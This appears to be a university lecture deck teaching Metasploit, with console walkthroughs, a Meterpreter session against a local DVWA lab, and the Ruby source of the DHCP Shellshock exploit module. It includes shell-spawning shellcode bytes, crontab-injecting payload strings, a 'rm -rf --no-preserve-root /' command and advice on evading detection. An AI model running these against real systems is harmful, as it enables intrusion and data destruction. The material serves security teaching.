Metasploit

Christopher Chianelli and David Zolnieryk

March 12, 2019

Outline

Outline

What is Metasploit?


- *Metasploit* is a penetration testing framework that is used to scan and verify vulnerabilities on systems.
- Metasploit provides the following tools for an attacker/pentester:
  - An excessive database of modules containing 1800+ exploits, 1000+ auxiliary tools for detection/scanning and 500+ different payloads.
  - A framework for sharing and creating exploits.
  - An interactive console for using the modules provided by the framework.

What is Metasploit - Star Wars Analogy

Metasploit is a set of tools used by the Empire (Pentesters) and the Rebels (Attackers). The Empire use it to discover vulnerabilities and fix them before the Rebels discover it. The Rebels use it to attack Star Bases.


What is Metasploit - Star Wars Analogy

First, there are *Auxiliary Modules*, which scans for potential weaknesses (the Death Star Vent, for instance).




What is Metasploit - Star Wars Analogy

Next, there are *Payloads*, which are used to exploit an vulnerability (The bomb that is used to detonate the Death Star).



What is Metasploit - Star Wars Analogy

Finally, there are *Exploit Modules*, which deliver the payload to the vulnerability (the X-Wing).



What is Metasploit - Star Wars Analogy

The benefit that Metasploit provides is interchangeability/reusability - the same Bomb (payload) will work in either an X-Wing or a Tie-Fighter (different exploits), and the same exploit will work against different targets (may it be the "small" DS-1 Orbital Battle Station or the "large" Starkiller Base).

Why does Metasploit exists?

- Recognize this code? 0x31 0xc0 0x89 0xc3 0xb0 0x17 0xcd 0x80 0x31 0xd2 0x52 0x68 0x6e 0x2f 0x73 0x68 0x68 0x2f 0x2f 0x62 0x69 0x89 0xe3 0x52 0x53 0x89 0xe1 0x8d 0x42 0x0b 0xcd 0x80
- The above code is an example byte sequence that is used to open a shell by exploiting a buffer overflow on a *particular* machine (may not work on other OS's).
- The Metasploit framework allows us to easily share and create exploits (that can work across a variety of machines), so we don't need to remember these magic strings and can just generate them for use in our exploit.

Outline

Using the MSFconsole

- Run `msfconsole` in a terminal to open the MSFconsole.
- In the MSFconsole, we have several commands:
  - `show [type]`, which shows all available modules (or only modules of type if provided).
  - `info` *`module`*, which shows information about a module.
  - `search` *`query`*, which searches for modules that matches the query.
  - `use` *`module`*, which loads a module (an exploit, payload, or auxiliary tools) and allows you to use its commands.
  - `edit`, which will open the current module for editing.

Examples: Using the MSFconsole

Find modules that reference the word "scanner" anywhere (name, author, description, references, etc.)

msf > search scanner

Name	Disclosure Date	Rank	Description
auxiliary/scanner/portscan/xmas		normal	TCP "XMas" Port Scanner
auxiliary/scanner/postgres/postgres_dbname_flag_injection		normal	PostgreSQL Database Name Command Line Flag Injection
auxiliary/scanner/postgres/postgres_hashdump		normal	Postgres Password Hashdump

...

Examples: Using the MSFconsole

Find an exploit that references CVE-2014-6271 "Shellshock"

msf > search type:exploit cve:CVE-2014-6271

Name	Disclosure Date	Rank	Description
exploit/linux/http/advantech_switch_bash_env_exec	2015-12-01	excellent	Advantech Switch Bash Environment Variable Code Injection (Shellshock)
exploit/linux/http/ipfire_bashbug_exec	2014-09-29	excellent	IPFire Bash Environment Variable Injection (Shellshock)
exploit/multi/ftp/pureftpd_bash_env_exec	2014-09-24	excellent	Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
exploit/multi/http/apache_mod_cgi_bash_env_exec	2014-09-24	excellent	Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)

...

Examples: Using the MSFconsole

Look up information about a molecule

msf > info exploit/unix/dhcp/bash_environment
Name: Dhclient Bash Environment Variable Injection (Shellshock)
Module: exploit/unix/dhcp/bash_environment
Platform: Unix
Arch: cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2014-09-24
...

Outline

Using modules

- Metasploit has parameters it supplies to the module (which can be an exploit or a scanner). You need to set some of them before hand using `set parameter-name parameter-value`. Changing modules will reset the value; use `setg parameter-name parameter-value` to keep the value upon changing modules.
- Loading an exploit/auxiliary module using `use` *`module`* adds the following commands:
  - `show payloads`, which give you compatible payloads for the exploit; `show targets`, which give you available targets for the exploit; and `show options`, which give you the required/optional parameters of the exploit.
  - `exploit/run`, which runs the module (`exploit` for exploits, `run` for auxiliary/scanners).
  - `check`, which checks to see if a target is vulnerable (rarely implemented).

Important Options/Parameters

- *RHOSTS*: The IP addresses/host names of the victim(s) you want to attack.
- *RPORT*: The port of the service (usually set automatically by the exploit).
- *TARGETURI*: For web application attacks, the target URI of the attack.
- *LHOST*: Attacker owned server IP/host name; used in some payloads/exploits (for instance, to set up a reverse TCP server).
- *LPORT*: Port on attacker owned server listening for successful attacks - used in some payloads/exploits (for instance, to set up a reverse TCP server).
- Although usually not required, you can set *payload* to make the exploit use a particular payload.

What is the Meterpreter?

- Some Metasploit exploits have an *Meterpreter* payload, which give you a powerful shell on the target machine using *Reflective DLL Injection* (we will not cover this, but it is an interesting topic).
- Some example Meterpreter commands:
  - `download` *`file`*, which downloads a file from the victim.
  - `upload` *`file`*, which uploads a file to the victim.
  - `execute` *`command`*, which executes a command on the victim.
  - Many Unix based commands such as *ls, pwd, cd, ps, ls* are also provided.

Example: Using Modules

Scanning for SQL Injections: Part 1

msf > use auxiliary/scanner/http/blind_sql_query
msf auxiliary(auxiliary/scanner/http/blind_sql_query) show options
Module options (auxiliary/scanner/http/blind_sql_query):

Name	Current Setting	Required	Description
COOKIE		no	HTTP Cookies
DATA		no	HTTP Body Data
METHOD	GET	yes	HTTP Method (Accepted: GET, POST)
PATH	/index.asp	yes	The path/file to test SQL injection
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
QUERY		no	HTTP URI Query
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Example: Using Modules

Scanning for SQL Injections: Part 2

msf auxiliary(scanner/http/blind_sql_query) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf auxiliary(scanner/http/blind_sql_query) > set PATH /login.php
PATH => /login.php
msf5 auxiliary(scanner/http/blind_sql_query) > set DATA
username=user&password=password&Login=Login&user_token=59ac0d6be8bc501492346d4dda467e9a
DATA =>
username=user&password=password&Login=Login&user_token=59ac0d6be8bc501492346d4dda467e9a
msf5 auxiliary(scanner/http/blind_sql_query) > run
[*] [Normal response body: 0 code: 302]
[*] - Testing 'numeric' Parameter username:
[*] - Testing 'numeric' Parameter password:
[*] - Testing 'numeric' Parameter Login:
[*] - Testing 'numeric' Parameter user_token:
[*] - Testing 'False char numeric' Parameter username:
...

Example: Using Modules

Exploit PHP Include: Part 1

msf > use exploit/unix/webapp/php_include
msf exploit(php_include) > show options
Module options (exploit/unix/webapp/php_include):

Name	Current Setting	Required	Description
HEADERS		no	Any additional HTTP headers to send, cookies for example. Format: "header:value,header2:value2"
PATH		yes	The base directory to prepend to the URL to try
PHPRFIDB	/usr/share/...	no	A local file containing a list of URLs to try, with XXpathXX replacing the URL
PHPURI		no	The URI to request, with the include parameter changed to XXpathXX
POSTDATA		no	The POST data to send, with the include parameter changed to XXpathXX
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Example: Using Modules

Exploit PHP Include: Part 2

msf exploit(php_include) > set PHPURI /?page=XXpathXX
PHPURI => /?page=XXpathXX
msf exploit(php_include) > set PATH /dvwa/vulnerabilities/fi/
PATH => /dvwa/vulnerabilities/fi/
msf exploit(php_include) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf exploit(php_include) > set HEADERS "Cookie:security=low;
PHPSESSID=dac6577a6c8017bab048dfbc92de6d92"
HEADERS => Cookie:security=low; PHPSESSID=dac6577a6c8017bab048dfbc92de6d92
msf exploit(php_include) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp

Example: Using Modules

Exploit PHP Include: Part 3

msf exploit(php_include) > exploit
[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/ehgqo4
[*] Local IP: http://192.168.80.128:8080/ehgqo4
[*] PHP include server started.
[*] Sending stage (29382 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (192.168.80.128:56931 -> 127.0.0.1:4444) at 2019-03-20 02:00:00 -0400
meterpreter > sysinfo
Computer : Mike's PC
OS : Fedora 5
Meterpreter : php/php
meterpreter > execute -f /usr/bin/rm -rf –no-preserve-root /

Other Useful Modules

- `auxiliary/scanner/portscan/tcp`: Scans for open ports in RHOSTS.
- `auxiliary/gather/enum_dns`: Enumerate domain name mappings from a particular DNS server.
- `auxiliary/server/ftp`: Run a FTP Server (for instance, to transfer files from victims/use in exploits).

Outline

Creating an Exploit

There are several steps to creating an exploit:

1. Identifying a vulnerability.
2. Identifying channels we can use to exploit the vulnerability.
3. Generating a payload to exploit the vulnerability.
4. Sending the payload to the victim.

Identifying a Vulnerability

There are several ways to identify a potential vulnerability to exploit:

- *Common Vulnerabilities and Exposures*, or *CVE*, is a online database of known vulnerabilities in products.
- You can decompile/reverse engineer a program and analyse it for vulnerabilities using a tool such as *GHIDRA* (disclaimer, GHIDRA is made by the NSA).
- You can also do *fuzz testing*, which involves sending random data to the victim and hope to cause a crash/exploitable behaviour.

Identifying channels

Once a potential vulnerability is discovered, you need to identify a channel to access it. Metasploit makes creating an exploit for a variety of channels easy with *Exploit Mixins*, which add methods for communicating with a particular channel.

Generating a payload

When choosing a payload for your exploit, there are several things to be aware of:

- Are there any illegal characters that can cause the payload to fail (for example, are NULL bytes allowed)? If so, we need to *encode* the payload using an encoding scheme that allows the payload to be correctly interpreted.
- Does the payload need to be a certain length? If so, we need to pad the payload with *No-ops*.

You can see the content of a payload you can use in an exploit by loading a *payload* module and running the `generate` command.

Sending the payload

Once we have generated our payload, we need to send it to our victim via the susceptible channel we found.

Implementing a Metasploit

- Have a class `MetasploitModule` that extends a template provided by the frame (for instance, `MSF::Exploit::Remote` for exploits on remote servers).
- Provide the following information in the constructor:
  - *Name, Description, Author*: self explanatory.
  - *Payload*: Map containing information about compatible payloads; `Payload->Space` is the maximal space the payload can be, `Payload->Compat` says what kinds of payload this exploit can use.
  - *Targets, DefaultTarget*: `Targets` is the list of systems this exploit affects, while `DefaultTarget` is the list **index** of the default target to use.
- Define an *exploit* method that executes the exploit.
- Optionally, if possible, define a *check* command which checks if a victim is vulnerable to the exploit.

Example Metasploit

DHCP Shellshock - Part 1

```
require 'rex/proto/dhcp'
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking
# This is an exploit that pretend to be an DHCP server, so let extend the framework provided one
  include Msf::Exploit::Remote::DHCPServer
  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Dhclient Bash Environment Variable Injection (Shellshock)',
      'Description' => %q|
        This module exploits the Shellshock vulnerability,...
      |,
      'Author' =>         [ 'Stephane Chazelas', # Vulnerability discovery
          'egypt' # Metasploit module ],
      'License' => MSF_LICENSE,
      'Platform' => ['unix'],
      'Arch' => ARCH_CMD,
      'References' => [...],
      'Payload' =>
        {
          # 255 for a domain name, minus some room for encoding
          'Space' => 200,
          'DisableNops' => true,
          'Compat' =>
            {
              'PayloadType' => 'cmd',
              'RequiredCmd' => 'generic telnet ruby',
            }
        },
```

Example Metasploit

DHCP Shellshock - Part 2

```
    'Targets' => [ [ 'Automatic Target', { }] ],
    'DefaultTarget' => 0,
    'DisclosureDate' => 'Sep 24 2014',
    'Notes' =>
        {
            'AKA' => ['Shellshock']
        }
  ))
  deregister_options('DOMAINNAME', 'HOSTNAME', 'URL')
end
def on_new_session(session)
  print_status "Cleaning up crontab"
  # XXX this will brick a server some day
  session.shell_command_token("sed -i '/^\\* \\* \\* \\* \\* root/d' /etc/crontab")
end
```

Example Metasploit

DHCP Shellshock - Part 3

```
  def exploit
    hash = datastore.copy
    # Quotes seem to be completely stripped, so other characters have to be
    # escaped
    # Use the framework provided payload
    p = payload.encoded.gsub(/([()|'&;$])/) { |s| Rex::Text.to_hex(s) }
    echo = "echo -e #{(Rex::Text.to_hex("*") + " ") * 5}root #{p}>>/etc/crontab"
    hash['DOMAINNAME'] = "() { :; };\#{echo}"
    if hash['DOMAINNAME'].length > 255
      raise ArgumentError, 'payload too long'
    end
    hash['HOSTNAME'] = "() { :; };\#{echo}"
    hash['URL'] = "() { :; };\#{echo}"
    start_service(hash)
    begin
      while @dhcp.thread.alive?
        sleep 2
      end
    ensure
      stop_service
    end
  end
end
```

Tips for creating Metasploits

- Use/Borrow as much as the framework as possible - don't create you own payload, use one provided by the framework!
- Use randomization as much as possible to avoid detection.
- Ensure `BadChars` are accurate and `Payload->Space` is the max size of the payload possible.
- Ensure the code of the exploit is clean and readable.

Outline

Metasploit is a collection of exploits against vulnerabilities (most of which exploits buffer overruns in one way or any other), so general security advice is:

- Keep all software up to date.
- Perform boundary checks on arrays.
- Whitelist and validate user given input.

Outline

https://www.offensive-security.com/metasploit-unleashed/